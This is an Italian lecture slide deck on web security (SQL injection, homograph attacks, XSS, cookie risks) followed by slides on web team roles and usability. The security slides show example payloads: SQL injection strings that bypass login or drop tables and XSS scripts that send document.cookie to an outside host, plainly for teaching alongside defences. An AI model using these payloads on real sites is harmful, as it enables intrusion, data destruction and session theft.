SQL Injection

Homograph Attack

Cross-Site Scripting

SQL Injection

"SQL Injection is a technique for exploiting web applications that use client-supported data in SQL queries without stripping potentially harmful characters first"

SQL Injection

```
$sql = "SELECT * FROM client WHERE
  username='" . $username . "' AND '"
  password='" . $password . "'";
```


Esempi

```
  SELECT * FROM client WHERE
  username='Rossi' AND password='****'

  SELECT * FROM client WHERE
  username='Rossi' OR 1=1 --
```

Commento in molti DBMS!

SQL Injection



Esempio (in ASP)

SQL Injection

- Username:rossi, Password:*******
- Username:verdi, Password:*******

- Username: ' OR ''='
  Passowrd: ' OR ''='

```
SELECT * FROM client WHERE
username='' OR ''='' AND
password='' OR ''=''
```

true !!

SQL Injection

Esempio (in ASP)

SQL Injection

- **Username: ’; DROP TABLE clienti--**

  (per Transact-SQL, usato da SQL server)

- **userId: 123; shutdown--**

Per saperne di più

www.nextgenss.com/papers/advanced_sql_injection.pdf

Soluzione?

- **Validare sempre molto bene i dati in input usando, se possibile, le espressioni regolari**

- **Suggerimento: considerate quali sono i dati validi e rifiutate tutto il resto …**

Homograph Attack

- Il problema sorge a causa dell'equivalenza visiva tra le lettere di alfabeti diversi
- Siamo abituati a confondere 0 (zero) con O (o maiuscola) ma esistono altri caratteri che pur essendo visivamente simili, sono semanticamente molto diversi!
- Nel cirillico ci sono per esempio le lettere a, c, e, p, y, x, …

Homograph Attack

- John Hacker "imita" il nome del sito web della vostra banca
- Installa un proxy che instrada in modo trasparente tutte le vostre richieste alla vostra banca
- "Inserisce" il suo link nei portali più importanti

Homograph Attack

- Poichè la maggior parte delle volte clicchiamo sui link e non li scriviamo direttamente nella location bar
- … John Hacker ha accesso a login e password dei clienti della banca ☺
- Per saperne di più

  www.cs.technion.ac.il/~gabr/papers/homograph_full.pdf

Rappresentazione canonica

- "Do not make any security decision based on the name of a resource, especially a filename"
- Esistono nomi diversi per identificare la stessa risorsa

  /home/stud/2000s000/index.html

  ~2000s000/index.html

  /home/../home/stud/ …
- Il nome canonico è quello più "semplice" (lo standard)

Bypassing Napster Name Filtering

- Canonicalization bug ☺
- Il blocco delle canzoni è stato fatto sulla base del nome della canzone e non ci è voluto molto a bypassare il filtro …
- .. changes the file names of songs inside a person's Napster directory into a spelling inspired by Pig Latin. The Radiohead song "Karma Police," for example, would be transformed into "armaK oliceP."

Cross-Site Scripting (XSS)

"An intruder causes a legitimate web server to send a page to a victim's browser that contains malicious scripts chosen by the intruder"

Cross-Site Scripting (XSS)

Cross site scripting (also known as XSS) occurs when a web application gathers malicious data from a user. The data is usually gathered in the form of a hyperlink which contains malicious content within it.

The user will most likely click on this link from another website, instant message, or simply just reading a web board or email message. Usually the attacker will encode the malicious portion of the link to the site in HEX (or other encoding methods) so the request is less suspicious looking to the user when clicked on.

Cross-Site Scripting (XSS)

- È un problema dovuto a due fattori diversi
  - ✓Spesso i siti web si fidano dei dati in arrivo dall'esterno ("untrusted entity")
  - ✓Spesso i siti web visualizzano in output quello che ricevono in input

Cross-Site Scripting (XSS)

```
<a href=http://www.contoso.com/req.asp?name=
<form
     action="http://www.badsite.com/data.asp"
     method="post"
     name="mioform">
<input type="hidden" name="cook">
</form>
<script>
 mioform.cook.value=document.cookie;
 mioform.submit();
</script>
>Clicca qui per visitare www.contoso.com</a>
```


Cross-Site Scripting (XSS)

Cookie theft Javascript Example

ASCII Usage:

```
http://host/a.php?variable="><script>document.location='http://www.
   cgisecurity.com/cgi-bin/cookie.cgi?'%20+document.cookie</script>
```

Hex Usage:

```
http://host/a.php?variable=%22%3e%3c%73%63%72%69%70%74%3e%64%6f%63%
   75%6d%65%6e%74%2e%6c%6f%63%61%74%69%6f%6e%3d%27%68%74%74%70%3a%2
   f%2f%77%77%77%2e%63%67%69%73%65%63%75%72%69%74%79%2e%63%6f%6d%2f
   %63%67%69%2d%62%69%6e%2f%63%6f%6f%6b%69%65%2e%63%67%69%3f%27%20%
   2b%64%6f%63%75%6d%65%6e%74%2e%63%6f%6f%6b%69%65%3c%2f%73%63%72%6
   9%70%74%3e
```

http://www.cgisecurity.com/articles/xss-faq.shtml

Cross-Site Scripting (XSS)

"What can I do to protect myself?"

This is a simple answer. Never trust user input and always filter metacharacters. This will eliminate the majority of XSS attacks. Converting < and > to < and > is also suggested when it comes to script output.

Filtering < and > alone will not solve all cross site scripting attacks and it is suggested you also attempt to filter out (and) by translating them to (and), and also # and & by translating them to &#35 (#) and &#38 (&).

Cross-Site Scripting (XSS)

- Come posso verificare se il mio codice è attaccabile tramite XSS?

1. Scrivo tutti gli entry point dell'applicazione web (campi di un modulo, querystring, HTTP headers, cookies, dati in arrivo da un database)
2. Seguo ciascun dato nel suo "attraversamento" dell'applicazione
3. Verifico se viene restituito in output
4. Se sì, verifico che ogni dato sia "ripulito" da meta-caratteri pericolosi

Web cookies: not just a privacy risk

- DoubleClick (e altri) usa i cookie per tracciare gli utenti e per mandare messaggi pubblicitari mirati. Ma questo non è un vero pericolo …
- Il pericolo nasce quando i cookie vengono usati per l'autenticazione e, soprattutto, quando vengono fornite informazioni personalizzate …

Web cookies: not just a privacy risk

- La specifica dei cookie si basa infatti su un'idea di collaborazione tra browser e server e molti siti non salvano i cookie in modo sicuro
- Diventa facile "forgiare" un nuovo cookie per impersonare un altro utente
- Quindi, è opportuno non affidarsi mai al solo meccanismo dei cookie per restituire informazioni sensibili

Progettare un sito web

Interattivo e Usabile

Il team

- I siti web professionali non sono sviluppati da una sola persona, ma sono il frutto di un lavoro di gruppo. Ad esempio:
  - ✓ Project Manager
  - ✓ Client Representative
  - ✓ Technology Researcher

Il team

- ✓ **Content Developer / Writer**
  Sa scrivere!!! e deve scegliere il "tono" adeguato per il web

- ✓ **Information Architect**
  Deve pianificare la navigazione del sito e le caratteristiche interattive di base

- ✓ **Graphic Designer**
  È il responsabile dell'identità visiva del sito, del layout delle pagine … crea il **look & feel**

Il team

- ✓ **Multimedia Designer**
  È il responsabile dei contenuti audio/video

- ✓ **Technical Designer**
  Sceglie le tecnologie per la realizzazione delle caratteristiche interattive. Deve conoscere i **linguaggi di programmazione** e, possibilmente, **principi di interazione con l'utente** e di **progettazione di interfacce**

Il team

- ✓ **Content Producer**
  Deve convertire i contenuti originali e le immagini in pagine HTML. Lavora a fianco del programmatore
- ✓ **System Administrator**
  Si occupa della gestione del server web, del DBMS server, … dei backup e della sicurezza
- ✓ **Test/Focus Group Coordinator**
  Si occupa dell'analisi dell'**usabilità del sito** dal punto di vista dell'utente e dal punto di vista della robustezza del codice

Usabilità?

- **W**hy
- **W**ho
- **W**here
- **W**hat
- **W**hen

Why?

"Usability rules the Web. Simply stated if the customer can't find a product she will not buy it. […] It is so easy to go elsewhere; all the competitors in the world are but a mouseclick away"

Jakob Nielsen: Designing Web Usability

Who?

Noi stessi, gli utenti

Where?

Sul web ma non solo, l'usabilità coinvolge le nostre esperienze con ogni tipo di artefatto

What?

Non esiste una definizione univoca

Usabilità

ISO 9241

La efficacia e soddisfazione con cui specificati utenti raggiungono specificati obiettivi in particolari ambienti

Usabilità

Efficacia

La accuratezza e la completezza con cui gli utenti possono raggiungere determinati obiettivi in particolari ambienti

Usabilità

Efficienza


Le risorse spese in relazione all'accuratezza e alla completezza degli obiettivi raggiunti

Usabilità

Soddisfazione

Il comfort e l'accettabilità del sistema di lavoro per i suoi utenti e per altre persone influenzate dal suo uso

Usabilità



ISO 9241 cerca di fornire una misura dell'usabilità

Usabilità

efficacia

numero di volte in cui si chiude l'acqua rispetto al numero di tentativi

efficienza

numero di giri della manopola per chiudere completamente l'acqua

soddisfazione

numero di volte in cui è stata espressa una preferenza per questo tipo di manopola

Usabilità

efficacia

numero di volte in cui si conclude un acquisto rispetto al numero di tentativi

efficienza

numero di clic del mouse per concludere l'acquisto

soddisfazione

numero di volte in cui è stata espressa una preferenza per questo sito

Principi di usabilità

Non esiste un "catalogo" di principi di usabilità per le applicazioni interattive

Vediamo alcuni "suggerimenti" validi in generale, che vanno reinterpretati per il web

Riconoscere vs Ricordare

Rendere gli oggetti e le azioni visibili

Esplicitare le affordance


Segnali che ci indicano come usare gli oggetti


… less is more …

Si deve cercare di minimizzare il carico cognitivo dell'utente


7 +/- 2

Usare mapping corretti





Usare mapping corretti




Essere consistenti

Non usare sinonimi

Attenzione all'uso delle metafore

Esempio di metafora non consistente




Usare il linguaggio dell'utente


Chi usa l'interfaccia
non deve conoscere
il gergo informatico

Usare il linguaggio dell'utente

Meccanismi di azione efficienti



Acceleratori



History

Gestire gli errori

Se possibile prevenire gli errori, altrimenti fornire meccanismi di Undo

Fornire uscite chiare


Cancel

Exit

Rendere visibile lo stato del sistema

Fornire feedback

Rendere visibile lo stato del sistema



Fornire informazioni persistenti

La comunicazione vocale non è persistente, quella visiva sì

Usabilità

- Why
- Who
- Where
- What
- When

When?

Secondo la disciplina della Usability Engineering - che pone l'enfasi sui criteri che devono essere adottati per valutare un prodotto rispetto alla sua usabilità - questa analisi deve essere fatta a partire dalle fasi iniziali del ciclo di sviluppo del software …

Come si valuta?

- Interviste
- Focus Group
- Analisi di log
- Test in laboratorio
- …

… per quanto riguarda il vostro progetto, chiedete ai compagni di "fare un giro" nel vostro sito ed osservate (magari senza intervenire) le loro difficoltà e i loro errori